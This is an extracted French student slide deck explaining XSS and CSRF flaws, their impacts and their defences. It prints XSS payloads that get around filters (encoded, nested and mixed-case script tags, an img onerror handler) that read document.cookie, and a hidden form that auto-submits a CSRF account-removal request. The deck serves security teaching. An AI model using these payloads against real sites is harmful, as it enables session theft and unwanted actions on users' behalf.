# Faille XSS / CSRF

Lise Antoine Victor Esteban

CSS

Faille CSS?



# Théorie

Sites web

- Sites web
- 7/10 sur OWASP

- Sites web
- 7/10 sur OWASP
- 2005

# Comment ça marche?


# Le principe

Injecter un script dans un site web dans le but qu'il soit éxécuté côté client




# Exemple

# 2Dealabs




#### Poster un nouveau deal ou poster un code promo Lien du deal (Facultatif) http://www.example.com/superdeal Veuillez donner le lien de la page où la communauté pourra obtenir des renseignements, voir le produit et profiter du deal ! Description PRIX (Facultatif) PRIX HABITUEL (Facultatif) 0.00 0.00 FRAIS DE PORT (Facultatif) 0.00 Livraison gratuite CODE PROMO (Facultatif) Inscrivez le code promo TITRE Donnez un titre court et descriptif à votre deal... 140 caractères restants DESCRIPTION Vous devez remplir ce champ! GROUPES

#### DESCRIPTION








# Exemple


Source medium.com



#### **Express**

Welcome to Express

Hi my name is Jamis



# Les applications

### Redirection

### Redirection

hameçonnage

### Vol d'informations

### Vol d'informations

Sessions et les Cookies

### Vol d'informations

Sessions et les Cookies

**KeyLogger** en JS

### Rendre indisponible le service

### Rendre indisponible le service

**Boucle infinie** d'alertes

### Rendre indisponible le service

**Boucle infinie** d'alertes

Refresh de la page

### Code XSS connu

source : https://apcpedagogie.com/les-injectionshtml-xss/

dealabs home

#### Code XSS connu

dealabs home

#### Code XSS connu

dealabs home

(Au niveau du code)

(Au niveau du code)

Changer les "<" en "<<"</li>

(Au niveau du code)

- Changer les "<" en "<<"</li>
- Supprimer les balises "<script>"

(Au niveau du code)

- Changer les "<" en "<<"</li>
- Supprimer les balises "<script>"
- Sécuriser les entrées de l'application
- Faire des audits de sécurité

## Contourner les protections

## Changer les "<" en "<<"

Il est possible de representer les chevrons par leurs versions encodés

<script>alert(document.cookie)</script>

## Changer les "<" en "<<"

Il est possible de representer les chevrons par leurs versions encodés

<script>alert(document.cookie)</script>

%3cscript%3ealert(document.cookie)%3c/script%3e

# Supprimer les balises " <script>"

<script>alert(document.cookie)</script>

=> alert(document.cookie)

# Supprimer les balises " <script>"

<script>alert(document.cookie)</script>

=> alert(document.cookie)

Il suffit d'imbriquer les balises <script>

# Supprimer les balises " <script>"

<script>alert(document.cookie)</script>

=> alert(document.cookie)

Il suffit d'imbriquer les balises <script>

<sc<script>ript>alert(document.cookie) </sc</script>ript>

=> <script>alert(document.cookie)</script>

# Supprimer les balises " <script>" (2)

<script>alert(document.cookie)</script>

=> alert(document.cookie)

# Supprimer les balises " <script>" (2)

<script>alert(document.cookie)</script>

=> alert(document.cookie)

on peut essayer avec des des majuscules

# Supprimer les balises " <script>" (2)

<script>alert(document.cookie)</script>

=> alert(document.cookie)

on peut essayer avec des des majuscules

<sCript>alert(document.cookie)</sCRIpt>

=> <sCript>alert(document.cookie)</sCRIpt>

# Supprimer les balises " <script>" (3)

Ne pas passer par une balise <script>

<img src='zzz.jpg' onerror= alert('xss') ></img>

## Une video qui résume bien

Tout SAVOIR sur la faille XSS - La faille la plus EXPLOITÉE par les PIRATES ! [Sécurité Web]

## **Cross-Site Request Forgery**

## **Cross-Site Request Forgery**

Aussi appelée sea surf

#### Idée

#### Idée

Exécuter une/des action(s) à l'insu de l'utilisateur

#### Idée

Exécuter une/des **action(s)** à l'insu de l'utilisateur Cela peut se faire au travers d'une **image** ou d'un site qui soumet un **formulaire** 

Top 7/10 sur OWASP 2010 => 2013

- Top 7/10 sur OWASP 2010 => 2013
- Attention tout de même

# Exemple 1

Attaque CSRF avec éxécution de formulaire

```
<form
    action="http://example.com/account/remove"
    method="POST"
    id="form-doing-bad-things">
        <input type="hidden" name="account" value="X"/>
        </form>
        <script>
            document.getElementById("form-doing-bad-things").submit();
        </script>
```

#### Solutions

- Content-Type Header
- Accept Header
- CORS: Access-Control-Allow-Origin
- CORS: Access-Control-Allow-Header

```
fetch(url, {
    method: 'POST',
    headers: {
        'Content-Type': 'application/json'
    },
    body: JSON.stringify(data)
});
```

# Exemple 2

Attaque CSRF avec chargement d'image

#### Solutions

- Desactiver le load automatique du HTML
- Mettre des guards sur les actions sensibles de l'application

• Généré aléatoirement

- Généré aléatoirement
- Sécurise les requêtes

ex:?id=27&token=45421587d1s548s

- Généré aléatoirement
- Sécurise les requêtes
   ex : ?id=27&token=45421587d1s548s
- L'attaquant ne peut donc jamais le connaître

# Plus de références:

- OWASP CSRF page
- Cross Origin Request Policy from the web bible

# Une video qui résume bien

Sécurité Web : Faille CSRF et image piégée



# Merci pour votre attention! Des questions?



via GIPHY